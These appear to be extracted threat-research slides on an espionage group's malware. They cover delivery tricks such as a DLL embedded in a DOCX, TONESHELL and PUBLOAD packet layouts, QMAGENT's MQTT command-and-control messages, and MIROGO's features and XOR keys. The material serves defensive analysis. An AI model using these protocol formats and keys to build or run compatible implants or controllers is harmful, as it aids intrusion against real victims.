
● Government/legal	83.90%
● Education	6.90%
● Business/economy	6.20%
● Politics	2.20%
● Others	0.80%









DLL Side Loading




Shortcut Links



Fake File Extensions



DLL Embedded in DOCX



DLL Embedded in DOCX

The image displays a hex editor window on the left and a ZIP extraction window on the right. The hex editor shows a memory dump with a yellow box highlighting a specific area of data. The extraction window shows the progress of extracting a DOCX file, with a warning message indicating a data error in the document.xml file.

Hex Editor Data (Highlighted Area):

```
1D40h: 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 MZ.....yy..
1D50h: B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 .....e.....
1D60h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
1D70h: 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 .....
1D80h: 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 ..%...!..LI!Th
1D90h: 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6F 6F is program canno
1DA0h: 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 t be run in DOS
1DB0h: 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 mode....$.....
1DC0h: 14 15 7F 36 50 74 11 65 50 74 11 65 50 74 11 65 ...6Pt.ePt.e
```

ZIP Extraction Window:

100% Extracting C:\Users\Nick\Desktop\formation.docx.zip

Elapsed time: 00:00:00 Total size: 00:00:00
Remaining time: 00:00:00 Speed: 4 Files: 4 Process: 15% Compression ratio: 15% Errors: 2

Extracting word\document.xml


Warnings:
There are some data after the end of the payload data
2 Data error: word\document.xml

Template Results - ZIP.bt

Name	Value	Start	Size	Fg	Bg
> struct ZIPFILERECOND record[0]	[Content_Types].xml	0h	41Dh	Fg:	Bg:
> struct ZIPFILERECOND record[1]	_rels/.rels	41Dh	333h	Fg:	Bg:
> struct ZIPFILERECOND record[2]	word/_rels/document.xml.rels	750h	2D4h	Fg:	Bg:
▼ struct ZIPFILERECOND record[3]	word/document.xml	A24h	6D97h	Fg:	Bg:
> char frSignature[4]	PK U	A24h	4h	Fg:	Bg:
ushort frVersion	20	A28h	2h	Fg:	Bg:
ushort frFlags	6	A2Ah	2h	Fg:	Bg:
enum COMPTYPE frCompressi...	COMP_DEFLATE (8)	A2Ch	2h	Fg:	Bg:
DOSTIME frFileTime	00:00:00	A2Eh	2h	Fg:	Bg:
DOSDATE frFileDate	01/01/1980	A30h	2h	Fg:	Bg:
uint frCrc	8075F9C1h	A32h	4h	Fg:	Bg:
uint frCompressedSize	28008	A36h	4h	Fg:	Bg:
uint frUncompressedSize	182199	A3Ah	4h	Fg:	Bg:
ushort frFileNameLength	17	A3Eh	2h	Fg:	Bg:
ushort frExtraFieldLength	0	A40h	2h	Fg:	Bg:
> char frFileName[17]	word/document.xml	A42h	11h	Fg:	Bg:
> uchar frData[28008]		A53h	6D68h	Fg:	Bg:

Performed operation: 28008 [6D68h] bytes

Standalone Executable






Table A. TONESHELL variant A (TCP)

Name	Offset	Size	Description
magic	0x0	0x3	17 03 03
size	0x3	0x2	Payload size
type	0x5	0x1	Connection type, 0x0 or 0x1
unique_id	0x6	0x4	Victim ID
payload	0x10	[size]	Payload

Table B. TONESHELL variant B (TCP)

Name	Offset	Size	Description
magic	0x0	0x3	17 03 03
size	0x3	0x2	Payload size
key	0x5	0x20	32-byte XOR key
payload	0x25	[size]	Payload


Table C. PUBLOAD variant A (TCP)

Name	Offset	Size	Description
magic	0x0	0x3	17 03 03
size	0x3	0x2	Payload size
payload	0x5	[size]	Payload

Table D. PUBLOAD variant B (HTTP)

Name	Offset	Size	Description
HTTP headers	0x0	sz	Legit-looking HTTP headers
magic	sz	0x3	17 03 03
size	sz + 0x3	0x2	Payload size
payload	sz + 0x5	[size]	Payload

QMAGENT (MQsTTang)



Upon first connecting to the broker, the malware subscribes to its unique topic. Then, and every 30 seconds thereafter, the client publishes a KeepAlive message to the server's topic. The content of this message is a JSON object with the following format:


```
{
  "Alive": "<malware's uptime in minutes>",
  "c_topic": "<client's unique topic>"
}
```

When the server wants to issue a command, it publishes a message to the client's unique topic. The plaintext content of this message is simply the command to be executed. As shown in Figure 5, the client executes the received command using `QProcess::startCommand` from the Qt framework. The output, obtained using `QProcess::readAllStandardOutput`, is then sent back in a JSON object with the following format:

```
{
  "c_topic": "<client's unique topic>",
  "ret": "<Command output>"
}
```

- [MQsTTang: Mustang Panda's latest backdoor treads new ground with Qt and MQTT](#) by ESET

MIROGO



- Delivered via spear phishing email
- Backdoor written in Golang
- Bypass AV product "SMADAV"
- Capabilities
 - Command execution
 - Set up fileless PowerShell backdoors in scheduled tasks

Features	QAGENT (MQsTTang)	MIROGO
Delivered via	Spear-phishing emails	Spear-phishing emails
First seen	Jan. 2023	Feb. 2023
C&C protocol	MQTT	HTTP
C&C traffic encoding key	b'nasa'	b'NASA'
C&C traffic encryption	Base64 + XOR + Base64	XOR + Base64
C&C response body	{ "msg": "<payload>" }	{ "msg": "<payload>" }

